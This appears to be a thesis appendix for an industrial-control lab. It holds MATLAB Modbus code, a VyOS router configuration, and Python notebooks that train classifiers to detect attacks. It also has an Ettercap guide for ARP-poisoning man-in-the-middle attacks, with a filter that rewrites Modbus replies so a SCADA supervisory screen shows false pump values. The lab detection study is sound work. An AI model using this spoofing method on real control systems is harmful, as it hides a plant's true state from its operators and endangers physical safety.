        write(m, 'holdingregs',261,0,1,'single');    % CTRL_TBSpeedSetpoint

        % CTRL Ctrl Digital Inputs
        % None


        % Write FW Ctrl Initial Conditions

        % FW Ctrl Analog Inputs
        write(m, 'holdingregs',263,100,1,'single');    % FW_Pump1SpeedCmd
        write(m, 'holdingregs',265,100,1,'single');    % FW_Pump2SpeedCmd
        write(m, 'holdingregs',267,0,1,'single');    % FW_Pump3SpeedCmd

        % FW Ctrl Digital Inputs
        write(m, 'holdingregs',295,1,1,'single');    % FW_Pump1OnOffCmd
        write(m, 'holdingregs',297,1,1,'single');    % FW_Pump2OnOffCmd
        write(m, 'holdingregs',299,0,1,'single');    % FW_Pump3OnOffCmd


        % Write PZ Ctrl Initial Conditions

        % PZ Ctrl Analog Inputs
        write(m, 'holdingregs',269,0,1,'single');    % PZ_CL1SprayValveCmd
        write(m, 'holdingregs',271,0,1,'single');    % PZ_CL2SprayValveCmd
        write(m, 'holdingregs',273,0,1,'single');    % PZ_MainHeaterPowCmd

        % PZ Ctrl Digital Inputs
        write(m, 'holdingregs',303,0,1,'single');    % FPZ_BackupHeaterPowCmd


        % Write INT Ctrl Initial Conditions

        % INT Ctrl Analog Inputs
        % None

        % INT Ctrl Digital Inputs
        write(m, 'holdingregs',301,0,1,'single');    % INT_SimulationStopCmd
```

```
        % Write RC1 Ctrl Initial Conditions

        % RC1 Ctrl Analog Inputs
        write(m, 'holdingregs',275,100,1,'single');   % RC1_PumpSpeedCmd

        % RC1 Ctrl Digital Inputs
        write(m, 'holdingregs',305,1,1,'single');   % RC1_PumpOnOffCmd


        % Write RC2 Ctrl Initial Conditions

        % RC2 Ctrl Analog Inputs
        write(m, 'holdingregs',277,100,1,'single');   % RC2_PumpSpeedCmd

        % RC2 Ctrl Digital Inputs
        write(m, 'holdingregs',307,1,1,'single');   % RC2_PumpOnOffCmd


        % Write SD Ctrl Initial Conditions

        % SD Ctrl Analog Inputs
        write(m, 'holdingregs',279,0,1,'single');   % SD_CtrlValveCmd

        % SD Ctrl Digital Inputs
        write(m, 'holdingregs',309,0,1,'single');   % SD_SafetyValveCmd


        % Write TB Ctrl Initial Conditions

        % TB Ctrl Analog Inputs
        write(m, 'holdingregs',281,100,1,'single');   % TB_SpeedCtrlValveCmd

        % TB Ctrl Digital Inputs
        write(m, 'holdingregs',311,1,1,'single');   % TB_IsoValveCmd


        fprintf(' Ctrl (ALL)')
        fprintf(' ... ok.\n')
    end
```

# II - Modbus Modules Matlab Code

IP_Addr_Number = 49 50 55 46 48 46 48 46 49 (CHAR = 127.0.0.1)

## 3 MODBUS OUT FLOAT 32 BITS MODULES




Figure 1: Modbus Modules.




Figure 2: Modbus Write AO_1.

```
%Modbus Write AO_1 [Modbus_Addr = 1]

function  ModbusWrite(WriteValue, Modbus_Addr, IP_Addr_Number)
```

```
coder.extrinsic('modbus');
coder.extrinsic('write');
persistent flag;
persistent m;
if isempty(flag)
   flag = false;
   m = modbus('tcpip',char(IP_Addr_Number),502);
end

write(m,'holdingregs',Modbus_Addr,double(WriteValue)',1,'single');
```




Figure 3: Modbus Write AO_2.

```
%Modbus Write AO_2 [Modbus_Addr = 101]

function  ModbusWrite(WriteValue, Modbus_Addr, IP_Addr_Number)
coder.extrinsic('modbus');
coder.extrinsic('write');
persistent flag;
persistent m;
```

```
if isempty(flag)
    flag = false;
    m = modbus('tcpip',char(IP_Addr_Number),502);
end

write(m,'holdingregs',Modbus_Addr,double(WriteValue)',1,'single');
```




Figure 4: Modbus Write DO.

```
%Modbus Write DO [Modbus_Addr = 191]

function  ModbusWrite(WriteValue, Modbus_Addr, IP_Addr_Number)
coder.extrinsic('modbus');
coder.extrinsic('write');
persistent flag;
persistent m;
if isempty(flag)
    flag = false;
    m = modbus('tcpip',char(IP_Addr_Number),502);
end
```

```
write(m,'holdingregs',Modbus_Addr,double(WriteValue)',1,'single');
```

## 1 MODBUS IN FLOAT 32 BITS MODULE




Figure 5: Modbus Read.

```
%Modbus Read [Modbus_Addr = 221; Count = 46]

function h = ModbusRead(Modbus_Addr,IP_Addr_Number,Count)
coder.extrinsic('modbus');
coder.extrinsic('read');
persistent flag;
persistent m;
if isempty(flag)
   flag = false;
   AddrStr = convertCharsToStrings(char(IP_Addr_Number));
   m = modbus('tcpip',AddrStr,502);
end

h=zeros(128,1);
buffer = (read(m,'holdingregs',Modbus_Addr,Count,'single'));
for i=1:Count
    h(i) = buffer(i);
end
```

# III - VyOS Configurations

```
# sh configuration
interfaces {
    ethernet eth0 {
        address dhcp
        description OUTSIDE
        hw-id 0c:fd:ed:2f:d8:00
    }
    ethernet eth1 {
        address 10.0.0.1/8
        description INSIDE
        hw-id 0c:fd:ed:2f:d8:01
    }
    ethernet eth2 {
        address dhcp
        hw-id 0c:fd:ed:2f:d8:02
    }
    ethernet eth3 {
        hw-id 0c:fd:ed:2f:d8:03
    }
    loopback lo {
    }
}
nat {
    destination {
        rule 120 {
            destination {
                address 192.168.1.117
            }
            inbound-interface eth2
            translation {
                address 10.0.0.3
            }
        }
    }
    source {
        rule 100 {
            outbound-interface eth0
            source {
                address 10.0.0.0/8
            }
            translation {
                address masquerade
            }
        }
        rule 110 {
            outbound-interface eth2
            source {
                address 10.0.0.0/8
            }
            translation {
                address masquerade
            }
        }
    }
}
system {
    config-management {
        commit-revisions 100
    }
    console {
        device ttyS0 {
            speed 115200
        }
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
        }
    }
    ntp {
        server time1.vyos.net {
        }
        server time2.vyos.net {
        }
        server time3.vyos.net {
        }
    }
    syslog {
        global {
            facility all {
                level info
            }
            facility protocols {
                level debug
            }
        }
    }
}
```

# IV - Ettercap Guide

1. PREPARATION

   (a) before turning on Ettercap, in order for forwarding to occur in MITM, the following configuration on Kali Linux is required:

   ```
   /home/kali# sudo sysctl net.ipv4.ip_forward=1
   ```

   (b) (optional) open a wireshark under Kali Linux:

      i. click on eth0 (wireshark starts capturing in background)

      ii. filter used in wireshark to show only the desired replies: "modbus && ip.dst == 10.0.0.4"

   (c) open ettercap-graphical in the Kali Linux application search menu

      i. set the Netmask to 255.255.255.0 at start

2. INITIATE PASSIVE MITM ATTACK

   (a) locate the hosts in ethercap and tell them what the two targets are [ScadaBR (Linux) at 10.0.0.4 and ANS (Win10) at 10.0.0.2]

   (b) check the tick symbol in the top right corner of the GUI

   (c) click "search" (sends multiple ARP's to the whole network - not stealth and should not be used in a pentest)

   (d) in the Host List select target 1 and click "Add to Target1"

   (e) in the Host List select target 2 and click "Add to Target2"

   (f) click the globe in the upper right corner (MITM) and then ARP poisoning (default settings - only "Sniff remote connections" selected) and click OK

3. INITIATE ACTIVE MITM ATTACK

   (a) in the top right menu of the GUI (3 vertical dots), follow the path: > "Filters" > "Load a filter ..." > choose the compiled file of the new filter created

4. PROCEDURE TO CREATE AND COMPILE A NEW ETTERCAP FILTER

   (a) open the etter.filter template file in the editor

   ```
   /home/kali# cd /usr/share/ettercap

   /home/kali# ls -la

   /home/kali# nano etter.filter
   ```

   (b) edit the filter template, as needed, and save it (Ctrl-X; Save modified buffer? Y; File Name to Write: etter.filter; ENTER)

(c) compile the new filter (etterfilter is the command to compile the filter; etter.filter is the input file; -o etter.filter.ccspeed directs the compiled output to another file)

```
/home/kali# etterfilter etter.filter -o etter.filter.ccspeed
```

5. EXTENDED ETTERCAP FILTER

```
#######################################################
# This filter implements a MITM Insider Substitution #
# Attack against ScadaBR.                             #
# The chosen values are continuosly shown in the      #
# supervisory, no matter what the real values         #
# read in the modbus registers really are.            #
#######################################################

# filter [ select Modbus Protocol] + [ response destination ip address ]

if (ip.proto == TCP && tcp.src == 502 && ip.dst == '10.0.0.4') {

# test modbus filter
# condition [ ScadaBR Response ID ]

    msg("response");

# tests for packet length 243

    if (DATA.data + 4 == "\x00xf3") {

# replace modbus registers 224 and 225 (CC_PumpSpeedCmd) for 100 dec
#(42C8 0000 hex UINT6 or 17096 0000) regardless of their current values

        DATA.data + 193 = "\x42\xc8\x00\x00";

        msg("content of holding registers for CC_PumpSpeedCmd
        transmitted as 100 dec");

      }

# tests for packet length 251

    if (DATA.data + 4 == "\x00\xfb") {

# replace modbus registers 14 and 15 (CC_PumpSpeed) for 102.7 dec
#(42CD 6666 hex UINT or 17101 26214) regardless of their current values
```

```
        DATA.data + 21 = "\x42\xcd\x66\x66";

        msg("content of holding registers for CC_PumpSpeed transmitted as
        102.7 dec");

      }

  }
```

# V - Python Code employed for Machine Learning

1. IMPORTING THE NECESSARY MODULES

```python
# In[1]:

import pandas as pd # load and manipulate data
import numpy as np # data manipulation
import seaborn as sns # data visualization
import matplotlib.pyplot as plt # drawing graphs
import matplotlib.colors as colors
# split data into training and testing sets
from sklearn.model_selection import train_test_split
# cross-validation (cross_val_score)
from sklearn.model_selection import cross_val_score
from sklearn.model_selection import KFold # cross-validation (KFold)
# randomized search on hyper parameters
from sklearn.model_selection import GridSearchCV
# exhaustive search over specified parameter values for an estimator
from sklearn.model_selection import RandomizedSearchCV
# classification with Support Vector Machine (SVM)
from sklearn.svm import SVC
# classification with Logistic Regression
from sklearn.linear_model import LogisticRegression
# classification with Random Forest
from sklearn.ensemble import RandomForestClassifier
# classification with K-Nearest Neighbors
from sklearn.neighbors import KNeighborsClassifier
# classification with Multinomial Naive Bayes
from sklearn.naive_bayes import MultinomialNB
from sklearn import metrics
from sklearn.metrics import classification_report
# creates and plot a confusion matrix
from sklearn.metrics import confusion_matrix, ConfusionMatrixDisplay
from sklearn.preprocessing import scale # scale and center data
#Transform features by scaling each feature to a given range
from sklearn.preprocessing import MinMaxScaler
# to perform Principal Component Analysis on data
from sklearn.decomposition import PCA
from scipy import stats # statistical functions
# Joblib is able to support both multi-processing and multi-threading
from joblib import parallel_backend

# In[2]:

# %matplotlib inline
get_ipython().run_line_magic('matplotlib', 'inline')
```

2. LOADING THE DATASETS

```
# read the excel file into a pandas dataframe

# DATASET.xlsx
df = pd.read_excel(r'D:\path\DATASET.xlsx')
```

3. BOX PLOT ANALYSIS (GROUP 1 ; 3 SCENARIOS/DATASETS)

```
# data Visualization

# In[1]:

df.head(3)

# In[2]:

df.tail(3)

# In[3]:

# creates a simple pallet to distinguish Normal from Attack
my_pal = ['Blue', 'Red']
sns.set_palette(my_pal)

# In[4]:

# show box plots for each training feature of the dataset
sns.boxplot(data=df, x='Attack', y='tcp_time_delta', palette=my_pal)
```

```
# In[5]:

sns.boxplot(data=df, x='Attack', y='CC_PumpFlow', palette=my_pal)

# In[6]:

sns.boxplot(data=df, x='Attack', y='CC_PumpOutletTemp', palette=my_pal)

# In[7]:

sns.boxplot(data=df, x='Attack', y='CC_PumpSpeed', palette=my_pal)

# In[8]:

sns.boxplot(data=df, x='Attack', y='CD_InSteamFlow', palette=my_pal)

# In[9]:

sns.boxplot(data=df, x='Attack', y='CD_Press', palette=my_pal)

# In[10]:

sns.boxplot(data=df, x='Attack', y='CD_SteamTemp', palette=my_pal)
```

4. BOX PLOT ANALYSIS (GROUP 2 ; 3 SCENARIOS/DATASETS)

```
# data Visualization

# In[1]:

df.head(3)

# In[2]:

df.tail(3)

# In[3]:

# creates a simple pallet to distinguish Normal from Attack
my_pal = ['Blue', 'Red']
sns.set_palette(my_pal)
```

```
# In[4]:

# show box plots for each training feature of the dataset
sns.boxplot(data=df, x='Attack', y='tcp_time_delta', palette=my_pal)

# In[5]:

sns.boxplot(data=df, x='Attack', y='RX_ReactorPress', palette=my_pal)

# In[6]:

sns.boxplot(data=df, x='Attack', y='TB_InSteamFlow', palette=my_pal)

# In[7]:

sns.boxplot(data=df, x='Attack', y='TB_InSteamPress', palette=my_pal)

# In[8]:

sns.boxplot(data=df, x='Attack', y='TB_SpeedCtrlValvePos', palette=my_pal)
```

## 5. EXPLORING THE DATA (GROUPS 1 AND 2 ; 3 SCENARIOS/DATASETS)

```
# Exploring the Data

# Mnemonic codes for names of processed dataframes/arrays
#    _df  - original dataframe from the dataset
#    _d   - target/class column droped
#    _sc  - scaled
#    _dfa - array converted to dataframe again
#    _tg  - target/class column appended
#    _n   - samples under normal operation
#    _a   - samples under attack
#    _pca - after pca transformation

# Verifying the general properties of the Dataset

# In[1]:

df.head() # shows first 5 rows
```

```
# In[2]:

df.tail() # shows last 5 rows

# Checking for missing values

# In[3]:

# show null columns, total of rows [alternative: len(df)] and
# type of data in each column (alternative: df.dtypes)
df.info()

# In[4]:

# check for missing values {aternative:
# len(df.loc[(df['tcp_time_delta']==0) | (df['RX_ReactorPress']==0) |
# (df['TB_InSteamFlow']==0) | (df['TB_InSteamPress']==0) |
# (df['TB_SpeedCtrlValvePos']==0)])  }
df.isnull().sum()

# In[5]:

# Scaling the data (Gaussian with zero mean and unit variance)
df_d = df.drop('Attack', axis = 1).copy()
df_d_sc = scale(df_d)

# In[6]:

# convert the array back into a dataframe
df_d_sc_dfa = pd.DataFrame(df_d_sc, columns=['tcp_time_delta',
'CC_PumpFlow', 'CC_PumpOutletTemp', 'CC_PumpSpeed', 'CD_InSteamFlow',
'CD_Press', 'CD_SteamTemp'])
df_d_sc_dfa.head()

# In[7]:

df_d_sc_dfa.describe() # basic statistical data "normal"

# Graphical analysis

# In[8]:
```

```
# scatter plots of every possible 2D feature combinations
sns.pairplot(df_d_sc_dfa)

# In[9]:

# to plot individual variables
df_d_sc_dfa.plot(y='CC_PumpFlow', use_index=True)

# In[10]:

# to plot individual histograms - alternative:
# plt.hist(df0_d_scaled_dfa['RX_ReactorPress'], bins=50)
df_d_sc_dfa['tcp_time_delta'].plot.hist(bins=100) #dataframe histogram

# In[11]:

# to append again the target column to the scaled dataframe
df_d_sc_dfa_tg = pd.concat([df_d_sc_dfa, df[['Attack']]], axis = 1)
df_d_sc_dfa_tg.tail()

# In[12]:

#splits data into normal ("0") and under attack ("1")
df_d_sc_dfa_tg_n = df_d_sc_dfa_tg[df_d_sc_dfa_tg.Attack==0]
df_d_sc_dfa_tg_a = df_d_sc_dfa_tg[df_d_sc_dfa_tg.Attack==1]

# In[13]:

# compares two chosen pairs of features for "normal" and "under attack"
f1 = 'CC_PumpFlow' # chose feature 1
f2 = 'tcp_time_delta'  # chose feature 2
n = plt.scatter(df_d_sc_dfa_tg_n[f1],df_d_sc_dfa_tg_n[f2], color='green',
marker='+' )
a = plt.scatter(df_d_sc_dfa_tg_a[f1],df_d_sc_dfa_tg_a[f2], color='red',
marker='.' )
#plt.title("title")
plt.xlabel(f1)
plt.ylabel(f2)
plt.legend((n, a),('Normal Operation', 'Under Attack'),numpoints=1,
loc='upper right', ncol=1, fontsize=8)
plt.show()
```

6. PRINCIPAL COMPONENT ANALYSIS - PCA (GROUP 1 ; 3 SCENARIOS/DATASETS)

```
# Mnemonic codes for names of processed dataframes/arrays
#    _df  - original dataframe from the dataset
#    _d   - target/class column droped
#    _sc  - scaled
#    _dfa - array converted to dataframe again
#    _tg  - target/class column appended
#    _n   - samples under normal operation
#    _a   - samples under attack
#    _pca - after pca transformation

# In[1]:

# Scaling the data (Gaussian with zero mean and unit variance)
df_d = df.drop('Attack', axis = 1).copy()
df_d_sc = scale(df_d)

# In[2]:

# convert the array back into a dataframe
df_d_sc_dfa = pd.DataFrame(df_d_sc, columns=['tcp_time_delta',
'CC_PumpFlow', 'CC_PumpOutletTemp', 'CC_PumpSpeed', 'CD_InSteamFlow',
'CD_Press', 'CD_SteamTemp'])
df_d_sc_dfa.head()

# In[3]:

# Principal Component Analysis (PCA)
pca = PCA(n_components=2) # reduce dimension to n_components
df_d_sc_dfa_pca = pca.fit_transform(df_d_sc_dfa)
df_d_sc_dfa_pca.shape

# In[4]:

print(type(df_d_sc_dfa_pca))

# In[5]:

# convert the array back into a dataframe
```

```
df_d_sc_dfa_pca_dfa = pd.DataFrame(df_d_sc_dfa_pca, columns=['PC1', 'PC2'])
df_d_sc_dfa_pca_dfa.head()

# In[6]:

# atribute showing percentage of variance explained by each of the
# selected principal components
pca.explained_variance_ratio_

# In[7]:

# to append target column again
df_d_sc_dfa_pca_dfa_tg = pd.concat([df_d_sc_dfa_pca_dfa, df[['Attack']]],
axis = 1)
df_d_sc_dfa_pca_dfa_tg.tail()

# In[8]:

#splits data into normal ("0") and under attack ("1")
df_d_sc_dfa_pca_dfa_tg_n =
df_d_sc_dfa_pca_dfa_tg[df_d_sc_dfa_pca_dfa_tg.Attack==0]
df_d_sc_dfa_pca_dfa_tg_a =
df_d_sc_dfa_pca_dfa_tg[df_d_sc_dfa_pca_dfa_tg.Attack==1]

# In[9]:

df_d_sc_dfa_pca_dfa_tg_n.tail()

# In[10]:

df_d_sc_dfa_pca_dfa_tg_a.head()

# In[11]:

# scatter plot of PC1 and PC2 with normal (blue) and under attack (red)
a = plt.scatter(df_d_sc_dfa_pca_dfa_tg_n['PC1'],
df_d_sc_dfa_pca_dfa_tg_n['PC2'], color='blue', marker='+' )
b = plt.scatter(df_d_sc_dfa_pca_dfa_tg_a['PC1'],
df_d_sc_dfa_pca_dfa_tg_a['PC2'], color='red', marker='.' )

#plt.title("title")
plt.xlabel("PC1")
plt.ylabel("PC2")
plt.legend((a, b),('Normal Operation', 'Under Attack'),numpoints=1,
loc='upper left', ncol=1, fontsize=8)
plt.show()
```

7. PRINCIPAL COMPONENT ANALYSIS - PCA (GROUP 2 ; 3 SCENARIOS/DATASETS)

```
# Mnemonic codes for names of processed dataframes/arrays
#    _df  - original dataframe from the dataset
#    _d   - target/class column droped
#    _sc  - scaled
#    _dfa - array converted to dataframe again
#    _tg  - target/class column appended
#    _n   - samples under normal operation
#    _a   - samples under attack
#    _pca - after pca transformation

# In[1]:

# Scaling the data (Gaussian with zero mean and unit variance)
df_d = df.drop('Attack', axis = 1).copy()
df_d_sc = scale(df_d)

# In[2]:

# convert the array back into a dataframe
df_d_sc_dfa = pd.DataFrame(df_d_sc, columns=['tcp_time_delta',
'RX_ReactorPress', 'TB_InSteamFlow', 'TB_InSteamPress',
'TB_SpeedCtrlValvePos'])
df_d_sc_dfa.head()

# Repeat In[3] to In[11] from Item 6 above
```

8. COMPARISON AMONG CLASSIFIERS (GROUPS 1 AND 2 ; 3 SCENARIOS/DATASETS)

```
# Formating the Data
#
# Split the Data into two parts:
#     - Columns of Data that will be used to make classifications (X)
#    - The Column we want to predict (y)
#
# We want to predict the value of column Attack ("0" - Normal Operation;
# "1" - Under Attack)
#
# **Note:** ".copy()" copy the data by value. It ensures the original
# data df is preserved.

# In[1]:

# Part for making classifications
X = df.drop('Attack', axis = 1).copy()
X.head()

# In[2]:

print(type(X))

# In[3]:

# Part we want to predict
y = df['Attack'].copy()
print(type(y))
#y.tail()

# In[4]:

X.shape, y.shape

# In[5]:

# split the data into training and test sets
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.50)
# Note: without parameter random_state=0 it shuffles between different runs
# Note2: test_size parameter chooses size of the test set (0 to 1)

# In[6]:

X_train.shape, y_train.shape # Split Data (Train)

# In[7]:
```

```
X_test.shape, y_test.shape # Split Data (Test)

# Scaling and Centering

# In[8]:

# scale (zero mean, unit variance)
X_scaled = scale(X) # scales X (not Split)
X_train_scaled = scale(X_train) # scales X_train
X_test_scaled = scale(X_test) # scales X_test
# Note: it is not necessary to scale or normalize y (binary class)

# In[9]:

print(type(X_train_scaled))

# Normalizing Split Data (0-1 range)

# In[10]:

minmax = MinMaxScaler(feature_range=(0,1))
X_norm = minmax.fit_transform(X) # Normalize X (not Split)
# Normalize X_train to range 0-1. This creates an array.
X_train_norm = minmax.fit_transform(X_train)
# Normalize X_test to range 0-1. This creates an array.
X_test_norm = minmax.fit_transform(X_test)

# Define Functions to simplify evaluation

# Model for Function get_score
# svm = SVC()
# svm.fit(X_train, y_train)
# svm.score(X_test, y_test)

# In[11]:

# Function get_score
# measure accuracy based on defined test size split of the dataset
def get_score(model, X_train, X_test, y_train, y_test):
    model.fit(X_train, y_train)
    return print("Accuracy(Split): %.4f" % (model.score(X_test, y_test)))
```

```
# Model for Function cross_val_score
# clf_svm_cr = SVC(random_state=0) # makes an untrained shell of a
# Support Vector Classifier
# scores = cross_val_score(clf_svm_cr, X_scaled, y, cv =5)
# print ("Accuracy: %0.2f (+/- %0.2f)" % (scores.mean(), scores.std()))

# In[12]:

# Function cross_val_score
# measure accuracy based on cross validation on cv_n partitions
def get_cross_val_score(model, X, y, cv_n):
    scores = cross_val_score(model, X, y, cv=cv_n)
    return print(scores), print("Accuracy(Cross):
    %0.4f (+/- %0.4f)" %(scores.mean(), scores.std()))

# Comparison among different Classifiers

# SVM (not Scaled)

# In[13]:

get_score(SVC(), X_train, X_test, y_train, y_test)

# In[14]:

get_cross_val_score(SVC(), X, y, 5)


# SVM (Scaled)

# In[15]:

get_score(SVC(), X_train_scaled, X_test_scaled, y_train, y_test)

# In[16]:

